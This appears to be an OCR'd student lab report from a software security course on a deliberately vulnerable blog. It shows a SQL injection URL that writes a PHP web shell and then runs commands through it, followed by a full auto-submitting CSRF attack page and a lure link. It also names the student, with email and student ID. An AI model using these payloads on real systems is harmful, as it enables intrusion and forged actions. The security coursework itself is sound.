
Title: 2

```
     <?php
 $site = "PentesterLab vulnerable blog";
 require "header.php";
 $posts = Post::all();
?>
 <div class="block" id="block-text">
  <div class="secondary-navigation">
   <div class="content">
   <?php
    foreach ($posts as $post) {
        echo $post->render();
   } ?>
   </div>

  </div>
 </div>


<?php


 require "footer.php";
?>
```

b: Creating php file with SQLi attack

i: Construct the SQLi query

URL:
http://172.16.39.98/admin/edit.php?id=0%20union%20select%20%22%22,%22%22,%22%3C?php%20system($_GET[%27cmd%27]);%20?%3E%22,%22%22%20into%20outfile%20%22/var/www/css/gadhaven1_lab7.php%22



172.16.39.98/admin/edit.php?id=0%20union%20select%20"","","<?php%20system($_GET[%27cmd%27]);%20?>",""%20into%20outfile%20"/var/www/css/gadhaven1_l

Administration of my Blog

Home | Manage post | New post | Logout

Warning: mysql_fetch_assoc() expects parameter 1 to be resource, boolean given in /var/www/classes/post.php on line 111 Notice: Undefined variable: post in /var/www/classes/post.php on line 115

Title: Notice: Trying to get property


Notice: Trying to get property of non-object in /var/www/admin/edit.php on line 19

Text:

Update


```
Navigated to http://172.16.39.98/admin/edit.php?id=0%20union%20select%20%22%22,%22%22,%2.,%20?%3E%22,%22%22%20into%20outfile%20%22/var/www/css/gadhaven1_lab7.php%22
>
```

ii:- Created php file




172.16.39.98/css/gadhaven1.php?command=pwd

```
/var/www/css
```



172.16.39.98/css/sa.php?cmd=ls -lrth

```
total 175K -rw-r--r-- 1 www-data www-data 5.0K Oct 10 2013 style.css -rwxr-xr-x 1 www-data www-data 3.1K Oct 10 2013 default.css -rw-r--r-- 1 www-data www-data
6.1K Oct 10 2013 base.css -rw-rw-rw- 1 mysql mysql 27 Nov 3 14:05 lecture20demo.php -rw-rw-rw- 1 mysql mysql 34 Nov 3 14:07 lecture20demo2.php -rw-rw-rw- 1
mysql mysql 38 Nov 3 15:55 stallj2.php -rw-rw-rw- 1 mysql mysql 34 Nov 3 15:55 pphung1.php -rw-rw-rw- 1 mysql mysql 35 Nov 3 15:55 chhatwania1.php -rw-rw-rw- 1
mysql mysql 38 Nov 3 15:55 tiltona1.php -rw-rw-rw- 1 mysql mysql 37 Nov 3 15:56 joslinn1.php -rw-rw-rw- 1 mysql mysql 33 Nov 3 15:56 bansalk1.php -rw-rw-rw- 1
mysql mysql 34 Nov 3 15:56 theresarajr1.php -rw-rw-rw- 1 mysql mysql 34 Nov 3 15:57 kosmind1.php -rw-rw-rw- 1 mysql mysql 34 Nov 3 15:59 karniko1.php -rw-rw-
rw- 1 mysql mysql 34 Nov 3 15:59 ryane7.php -rw-rw-rw- 1 mysql mysql 33 Nov 3 16:02 varghesea2.php -rw-rw-rw- 1 mysql mysql 34 Nov 3 16:03 oads01.php -rw-rw-
rw- 1 mysql mysql 31 Nov 3 16:04 balasundaramk11.php -rw-rw-rw- 1 mysql mysql 32 Nov 3 16:08 ar1.php -rw-rw-rw- 1 mysql mysql 32 Nov 3 16:10
balasundaramk12.php -rw-rw-rw- 1 mysql mysql 32 Nov 3 16:10 ashokrajrajapriyam1.php -rw-rw-rw- 1 mysql mysql 32 Nov 3 16:16 ashokrajrajapriyam2.php -rw-rw-
rw- 1 mysql mysql 37 Nov 3 16:17 mavuletis1.php -rw-rw-rw- 1 mysql mysql 33 Nov 3 16:18 rajavijaykumars1.php -rw-rw-rw- 1 mysql mysql 34 Nov 3 16:20
sharmai4.php -rw-rw-rw- 1 mysql mysql 34 Nov 4 18:51 pphung2.php -rw-rw-rw- 1 mysql mysql 34 Nov 7 07:53 sharmai4_lab7.php -rw-rw-rw- 1 mysql mysql 33 Nov 7
10:49 sakhareh1.php -rw-rw-rw- 1 mysql mysql 34 Nov 7 10:55 sa.php -rw-rw-rw- 1 mysql mysql 33 Nov 7 18:40 kantetis2.php -rw-rw-rw- 1 mysql mysql 38 Nov 8 04:48
gadhaven1.php -rw-rw-rw- 1 mysql mysql 34 Nov 8 04:54 shindes3.php -rw-rw-rw- 1 mysql mysql 38 Nov 8 04:55 sakhareh1_lab7.php -rw-rw-rw- 1 mysql mysql 34 Nov
8 04:55 gadhaven1_lab7.php -rw-rw-rw- 1 mysql mysql 38 Nov 8 16:11 bansalk1-new.php -rw-rw-rw- 1 mysql mysql 38 Nov 8 16:25 theresarajr1-new.php -rw-rw-rw- 1
mysql mysql 38 Nov 8 19:26 tigadia1.php -rw-rw-rw- 1 mysql mysql 58 Nov 8 20:56 gundigarat1.php -rw-rw-rw- 1 mysql mysql 49 Nov 8 20:56 kotekark1.php -rw-rw-
rw- 1 mysql mysql 35 Nov 8 22:27 abramsi1.php -rw-rw-rw- 1 mysql mysql 34 Nov 8 23:34 abramsi1 -rw-rw-rw- 1 mysql mysql 34 Nov 9 01:46 gaikwada1.php -rw-rw-
rw- 1 mysql mysql 32 Nov 9 01:58 balasundaramk1.php
```



```
[m[m[0m[H[2J[2;1H[1m[34m~ [3;1H~ [4;1H~ [5;1H~ [6;1H~ [7;1H~ [8;1H~ [9;1H~ [10;1H~ [11;1H~ [12;1H~ [13;1H~ [14;1H~ [15;1H~ [16;1H~ [17;1H~ [18;1H~
[19;1H~ [20;1H~ [21;1H~ [22;1H~ [23;1H~ [0m[4;32HVIM - Vi IMproved[6;33Hversion 7.2.445[7;29Hby Bram Moolenaar et al.[8;13HModified by pkg-vim-
maintainers@lists.alioth.debian.org[9;19HVim is open source and freely distributable[11;29HSponsor Vim development![12;18Htype :help sponsor[34m[0m for
information [14;18Htype :q[34m[0m to exit [15;18Htype :help[34m[0m or [34m[0m for on-line help[16;18Htype :help version7[34m[0m for version info[18;26HRunning
in Vi compatible mode[19;18Htype :set nocp[34m[0m for Vim defaults[20;18Htype :help cp-default[34m[0m for info on this[1;1H[24;1HVim: Error reading input,
exiting... Vim: Finished. [24;1H
```


PS 474/574 : Software/Language-based Security

Lab 8
Cross Site Request Forgery attacks and defense solution

Name:- Niharika S Gadhave **Email:- gadhaven1@udayton.edu**
Instructor:- Dr. Phu Phung **Students ID:- 1017113060**

Bitbucket:- https://bitbucket.org/lbs_gadhaven1/ss-lbs-gadhaven1/commits/

Task 1
Understanding HTTP Request Parameters



```
 <form action="index.php" method="POST" enctype="multipart/form-data">
   Title: <input type="text" name="title" /><br/>
   Text: <textarea name="text" cols="80" rows="5">
       </textarea><br/>

   <input type="submit" name="Add" value="Add">

 </form>


 </body>
</html>
```


a: What is the full URL of CSRF attack
:- http://myblog.westus3.cloudapp.azure.com/admin/new.php

b: What are HTTP methods
:- Post is HTTP method used, we know it because it is mention in code itself

c:- What are field name
:- Title and Text are two field names used in request.

Task 2
Construct the webpage to perform CSRF

a: Revised code



~/gadhaven1/ss-lbs-gadhaven1/labs/lab8-crsf/gadhaven1-csrflab.html (helloworld.php) - Sublime Text (UNREGISTERED)
2:12 PM
FOLDERS
helloworld.php
gadhaven1-csrflab.html
Press esc to exit full screen

```
<!DOCTYPE html>
<!--
This is a code template to forge an HTTP POST request.
Used for Lab 8 Software Security/Language-based Security .
-->
<html>
<title> Lab 8 Software Security/Language-based Security </title>
<body>
<h1>Lab 8 Software Security/Language-based Security </h1>
<h2>Cross-site Request Forgery Attack, by Phu Phung, customized by "Niharika Gadhave".</h2>
<script>
function CSRF() {
    //create a <form> element.
    var form = document.createElement('form');
    //construct the form
    form.action = "http://myblog.westus3.cloudapp.azure.com/admin/index.php";
    form.method = 'POST';
    form.target = '_self';
    form.innerHTML = "<input type='hidden' name='title' value='A Post by gadhaven1 using an CSRF Attack' />" +
                    "<textarea type='hidden' name='text' value='Any comment is welcome!' />";
    //append the form to the current page.
    document.body.appendChild(form);
    //just for the lab report, to capture the screenshot, otherwise, the CSRF
    //will be submitted automatically
    alert('CSRF Attack for Lab 8 is about to happen - By Niharika Gadhave');
    //submit the form
    form.submit();
}
//call CSRF() to forge an HTTP POST request to the vulnerable server
CSRF();

</script>
</body>
</html>
```

We edited the code by adding the action, method, target and field with the help of answers of task 1.

URL to request the web application: 172.16.39.92/gadhaven1-crsflab.html

b: Demonstration


Lab 8 Software Security/Language-based Security - Chromium
12:10 PM
Administration of
Administration of
PentesterLab vuln
Lab 8 Software Secu
172.16.39.92/gadhaven1-csrflab.html
OK


Lab 8 Software Security/Languag

Cross-site Request Forgery Attack, by Phu P

172.16.39.92 says:

CSRF Attack for Lab 8 is about to happen - By Niharika Gadhave

When we browse the above mentioned link the alert message pops up saying that attack is about to happen by the attacker.


Lab 8 Software Security/Language-based Security - Chromium
Administration of
Administration of
PentesterLab vuln
Lab 8 Software Sec
2:18 PM
myblog.westus3.cloudapp.azure.com/admin/login.php

Login

Login Box

Login

Password

Login


When we click on the OK or alert message it will redirect us to the login page as we don't have the username and password for the web application.

Task 3
Perform the CSRF using and injected link

a:- Construct the injected link

We injected the link by using below command

<a href=”http://172.16.39.92/gadhaven1-crsflab.html”> Click to get in the system </a> . Niharika Gadhave


PentesterLab vulnerable blog - Chromium
PentesterLab vulne
New Tab
5:04 PM
myblog.westus3.cloudapp.azure.com/post.php?id=8
Press esc to exit full screen

-
-
-
- Click here to get your rewards. Omkar Sunil Karnik
- Click here to get your rewards.Omkar Sunil Karnik
- Click here . Allen Varghese
- Click here to get your rewards! Anisha Chhatwani
- Click for prize Daniel Kosmin
- Click here to claim your free bitcoin Muklan
- youtube.com. Shishaa1
- Click here for free dust. Ignacio Abrams
- Click here for free dust. Ignacio Abrams
- Click here to get $ 10,000,000. Keshav Bansal
- Click here by sundarir1
- Click here by Revanth Nagireddy
- Click here to vote for Rakesh
- click here by solipuramm1
- Click here to win something by joslinn1
- Click here to get A grade in LBS. Sree Kanteti
- Click here to get in system from Niharika Gadhave
- Click here to get in the system .Niharika Gadhave

Title:


Author:

Text:

When we click on the text we build it will redirect us to the page we created earlier.

b: Simulate the attack

We logged in with the help of username and password.



Administration of my Blog - Chromium
Administration of m
New Tab
myblog.westus3.cloudapp.azure.com/admin/index.php
Press esc to exit full screen
5:26 PM

Administration of my Blog


Welcome gadhaven1@udayton.edu!

Home | Manage post | New post | Logout

A Post by Spoorthi using an CSRF Attack	edit	delete
Post for Lab 7-Provide your comments below	edit	delete
A Post by Omkar Sunil Karnik using an CSRF Attack	edit	delete
Post for Lab 8-Provide your comments below!	edit	delete
A Post by Phu Phung using an CSRF Attack	edit	delete
A Post by Daniel Kosmin using an CSRF Attack	edit	delete
A Post by Vaibhav Varma using an CSRF Attack	edit	delete
Mukilan	edit	delete
Mukilan	edit	delete

a: The CSRF request happened

When we click the link which was created by the attacker it will redirect us to the page with a pop up that there was an attack.



Lab 8 Software Security/Language-based Security - Chromium
Lab 8 Software Sec
New Tab
172.16.39.92/gadhaven1-csrflab.html
Press esc to exit full screen
5:04 PM
OK

Lab 8 Software Security/Languag


Cross-site Request Forgery Attack, by Phu P

172.16.39.92 says:

CSRF Attack for Lab 8 is about to happen - By Niharika Gadhave

b: The data is injected into the system

When we click on **OK** on the messaged it will redirect us to the home page which shows that the data is injected to the system.


Administration of my Blog - Chromium
Administration of m
New Tab
myblog.westus3.cloudapp.azure.com/admin/index.php
Press esc to exit full screen
5:05 PM

